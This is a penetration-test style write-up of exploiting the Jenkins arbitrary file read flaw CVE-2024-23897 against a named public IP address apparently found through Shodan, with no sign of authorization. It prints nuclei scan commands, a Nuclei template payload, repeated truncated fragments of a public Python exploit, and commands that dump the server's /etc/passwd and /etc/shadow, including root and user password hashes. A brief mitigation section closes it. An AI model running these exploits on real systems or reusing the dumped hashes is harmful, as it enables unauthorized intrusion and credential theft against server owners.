

# Jenkins Arbitrary File Read (CVE-2024-23897)

This report demonstrates the identification and exploitation of an Arbitrary File Read vulnerability in Jenkins. The vulnerability exists due to insecure CLI argument parsing, allowing unauthenticated attackers to access sensitive files from the server using specially crafted input. During the assessment, the target was identified through reconnaissance techniques, validated using vulnerability scanning tools, and successfully exploited to retrieve sensitive system files. The report covers the complete attack lifecycle, including reconnaissance, scanning, exploitation, impact analysis, and mitigation recommendations.

## 1. Introduction

This report details the identification and exploitation of an Arbitrary File Read vulnerability affecting a publicly exposed Jenkins instance. The flaw exists due to improper parsing of CLI arguments, allowing unauthenticated attackers to read sensitive files from the underlying operating system.

## 2. Target Information

- **Target:** <http://123.60.57.169:8080/>
- **Service Identified:** Jenkins Web Interface
- **Version:** Potentially  $\leq 2.441$  (vulnerable range)
- **CVE ID:** CVE-2024-23897
- **Severity:** High (CVSS 7.5)

# 3. Phase 1: Reconnaissance

## Objective

Identify publicly exposed Jenkins instances that may be vulnerable.

## Methodology


Shodan was used to enumerate internet-facing services running Jenkins by filtering HTTP banners and titles.

## Technical Insight

Jenkins instances often expose identifiable headers such as:

- `X-Jenkins`
- `X-Hudson`

These indicators help fingerprint the service remotely.



## 4. Phase 2: Scanning & Enumeration

Tool Used:

Nuclei Command

```
nuclei -u http://123.60.57.169:8080 -tags cve
```

### Technical Explanation

- Nuclei uses template-based scanning.
- The CVE template for this vulnerability checks for unsafe CLI parsing behavior.
- It attempts to validate whether the application improperly processes “@file-path” inputs.

The screenshot shows the 'Jenkins < 2.441 - Arbitrary File Read' entry in the Vulnerability Library. It includes a description of the vulnerability, a CVSS score of 7.5, an exploit probability of 84%, and a list of references. The entry is marked as 'Verified' and has a 'Run with Nuclei' button.

**Jenkins < 2.441 - Arbitrary File Read**  
CVE-2024-23897 **Verified**

**Description**  
Jenkins 2.441 and earlier, LTS 2.436.2 and earlier does not disable a feature of its CLI command parser that replaces an @ character followed by a file path in an argument with the file's contents, allowing unauthenticated attackers to read arbitrary files on the Jenkins controller file system.

**Severity**  
High

**CVSS Score**  
7.5

**Exploit Probability**  
84%

**Affected Product**  
jenkins

**Published Date**  
January 28, 2024

**Template Author**  
iamnooob, rootxharsh, pdresearch

**CVSS Metrics**  
CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N  
CVE ID: CVE-2024-23897

**References**  
<https://www.jenkins.io/security/advisory/2024-01-24/#S...>  
<https://www.sonarsource.com/blog/excessive-expansion...>  
<https://github.com/forsaken0127/CVE-2024-23897>

**Nuclei Template**  
CVE-2024-23897.yaml **Copy Template**

```
kali@kali:~$ nuclei -u http://123.60.57.169:8080 -t CVE-2024-23897.yaml

File System
Vulnerable App:
projectdiscovery.io v3.6.2

[INF] Current nuclei version: v3.6.2 (outdated)
[INF] Current nuclei-templates version: v10.3.8 (latest)
[INF] New templates added in latest release: 457
[INF] Templates loaded for current scan: 1
[WRN] Loading 1 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[CVE-2024-23897] [javascript] [high] 123.60.57.169:8080 ["systemd-network","ntp","adm","shu
tdown","sync"]
[CVE-2024-23897] [javascript] [high] 123.60.57.169:8080 ["adm","shutdown","sync","systemd-n
etwork","ntp"]
[INF] Scan completed in 10.00095585s. 2 matches found.

kali@kali:~$ nuclei -u http://123.60.57.169:8080
```

## 5. Phase 3: Vulnerability Analysis

### Root Cause

The vulnerability exists in Jenkins CLI argument parsing logic:

- The `@` symbol is interpreted as a file reference.
- Instead of sanitizing input, Jenkins reads file contents directly.

### Why It's Critical

- No authentication required
- Direct access to server filesystem
- Can expose credentials, keys, configs

## 6. Phase 4: Exploitation

### Exploit Acquisition

Public exploit code was obtained and analyzed.

Nuclei Template

CVE-2024-23897.yaml

Copy Template

```
id: CVE-2024-23897

info:
  name: Jenkins < 2.441 - Arbitrary File Read
  author: iannooob,rootkharsh,pdrresearch
  severity: high
  description: |
    Jenkins 2.441 and earlier, LTS 2.426.2 and earlier does not disable a feature of its CLI command pa
  impact: |
    Unauthenticated attackers can read arbitrary files on the Jenkins controller file system by exploit
  remediation: |
    Upgrade Jenkins to version 2.442 or later, or LTS 2.426.3 or later that disables the vulnerable fil
  reference: |
    - https://www.jenkins.io/security/advisory/2024-01-24/#SECURITY-3314
    - https://www.sonarsource.com/blog/excessive-expansion-uncovering-critical-security-vulnerabilities
    - https://github.com/forsaken0127/CVE-2024-23897
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
    cvss-score: 7.5
    cve-id: CVE-2024-23897
    epss-score: 0.94466
    epss-percentile: 0.99995
    cpe: cpe:2.3:a:jenkins:jenkins:*:*:*:*:*:*:*:*:*
  metadata:
    verified: true
    max-request: 1
    vendor: jenkins
    product: jenkins
    shodan-query:
      - "product:\"Jenkins\""
      - cpe:"cpe:2.3:a:jenkins:jenkins"
      - http.favicon.hash:61586312
      - product:"jenkins"
    fofa-query: icon_hash=61586312
    tags: cve,cve2024,lfi,rce,jenkins,js,kev,vuln

variables:
  payload: "({hex_decode('0000000e000000c636f6a6e6563742d6e6f6465000000e00000c402f6574632f7061737377648
```

<https://www.sonarsource.com/blog/excessive-expansion...>

<https://github.com/forsaken0127/CVE-2024-23897>

Remediation Steps

Upgrade Jenkins to version 2.442 or later, or LTS 2.426.3 or later that disables the vulnerable file path replacement feature.

```
exploit-db.com/exploits/51993

# Exploit Title: Jenkins 2.441 - Local File Inclusion
# Date: 14/04/2024
# Exploit Author: Matisse Beckandt (Backendt)
# Vendor Homepage: https://www.jenkins.io/
# Software Link: https://github.com/jenkinsci/jenkins/archive/refs/tags/jenkins-2.441.zip
# Version: 2.441
# Tested on: Debian 12 (Bookworm)
# CVE: CVE-2024-23897

from argparse import ArgumentParser
from requests import Session, post, exceptions
from threading import Thread
from uuid import uuid4
from time import sleep
from re import findall

class Exploit(Thread):
    def __init__(self, url: str, identifier: str):
        Thread.__init__(self)
        self.demon = True
        self.url = url
        self.params = [{"remoting": "false"}]
        self.identifier = identifier
        self.stop_thread = False
        self.listen = False

    def run(self):
        while not self.stop_thread:
            if self.listen:
                self.listen_and_print()

    def stop(self):
        self.stop_thread = True

    def receive_next_message(self):
        self.listen = True

    def wait_for_message(self):
        while self.listen:
            sleep(0.5)

    def print_formatted_output(self, output: str):
```

## Execution

python3 exploit.py http://123.60.57.169:8080 @/etc/passwd

## Technical Breakdown

- The payload injects `@/etc/passwd` into CLI arguments.
- Jenkins processes it and returns file contents.
- This bypasses access controls entirely.

```

kali@kali:~/Downloads$ python3 51993.py -u http://123.60.57.169:8080/ -p /etc/passwd
systemd-network:x:192:192:systemd Network Management:/:sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
sync:x:5:0:sync:/sbin:/bin/sync
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
dbus:x:81:81:System message bus:/:sbin/nologin
zabbix:x:997:995:Zabbix Monitoring System:/var/lib/zabbix:/sbin/nologin
dev:x:1001:1001::/home/dev:/bin/bash
polkitd:x:999:998:User for polkitd:/:sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
halt:x:7:0:halt:/sbin:/sbin/halt
nobody:x:99:99:Nobody:/:sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
tcpdump:x:72:72::/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
nginx:x:1000:1000::/home/nginx:/sbin/nologin
root:x:0:0:root:/root:/bin/bash
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
bin:x:1:1:bin:/bin:/sbin/nologin

```

Vulnerable App:

```

# Exploit Title: Jenkins 2.441 - Local File Inclusion
# Date: 14/04/2024
# Exploit Author: Matisse Beckandt (Backendt)
# Vendor Homepage: https://www.jenkins.io/
# Software Link: https://github.com/jenkinsci/jenkins/archive/2.441
# Tested on: Debian 12 (Bookworm)
# CVE: CVE-2024-23897
from argparse import ArgumentParser

```

```

kali@kali:~/Downloads$ python3 51993.py -u http://123.60.57.169:8080/ -p /etc/shadow
mail:*:17834:0:99999:7:::
ftp:*:17834:0:99999:7:::
chrony:!!:18684:::
daemon:*:17834:0:99999:7:::
nginx:!!:18782:0:99999:7:::
shutdown:*:17834:0:99999:7:::
polkitd:!!:18684:::
games:*:17834:0:99999:7:::
ntp:!!:18782:::
lp:*:17834:0:99999:7:::
systemd-network:!!:18684:::
postfix:!!:18684:::
dev:$6$CGS8Hf2T$g.C6hkY1LVQcLUJueNELGCP35VEKHE0c7L6Ytf0qcN5A6UZw1tDTFL2tZ5oueyZn5memJPNkewh:/etc/shadow
0yzXSj549Q/:18884:0:99999:7:::
halt:*:17834:0:99999:7:::
root:$6$U6rhtRAK$viy/NufTkFMNsxKueIDY4IHj0YWrKJjWazPhYKQO.1SHRHavY7s7I7zrJY0JX3ohuV1XUbPg8h
AAyNt9fclXg1:18789:0:99999:7:::
nobody:*:17834:0:99999:7:::
operator:*:17834:0:99999:7:::
sync:*:17834:0:99999:7:::
zabbix:!!:18785:::
tcpdump:!!:18684:::
adm:*:17834:0:99999:7:::
dbus:!!:18684:::
sshd:!!:18684:::
bin:*:17834:0:99999:7:::

```

Vulnerable App:

```

# Exploit Title: Jenkins 2.441 - Local File Inclusion
# Date: 14/04/2024
# Exploit Author: Matisse Beckandt (Backendt)
# Vendor Homepage: https://www.jenkins.io/
# Version: 2.441
# Tested on: Debian 12 (Bookworm)
from argparse import ArgumentParser
from requests import Session, post, exceptions
from threading import Thread
from uuid import uuid4
from time import sleep
from re import findall

class ExploitThread:

```

## 7. Phase 5: Post-Exploitation

### Findings

- Confirmed arbitrary file read capability
- Potential extraction of:
  - Jenkins credentials
  - API tokens
  - SSH keys

### Security Implication

This vulnerability can lead to **full system compromise** if sensitive credentials are exposed.

## 8. Impact

- Confidential data disclosure
- Credential leakage
- Privilege escalation pathways
- Infrastructure compromise

## 9. Mitigation

- Upgrade Jenkins to patched version
- Disable CLI remoting feature
- Restrict access via firewall/VPN
- Implement authentication & monitoring

## 10. Conclusion

The vulnerability demonstrates a critical failure in input validation and secure design. Public exposure of such services significantly increases attack surface and risk.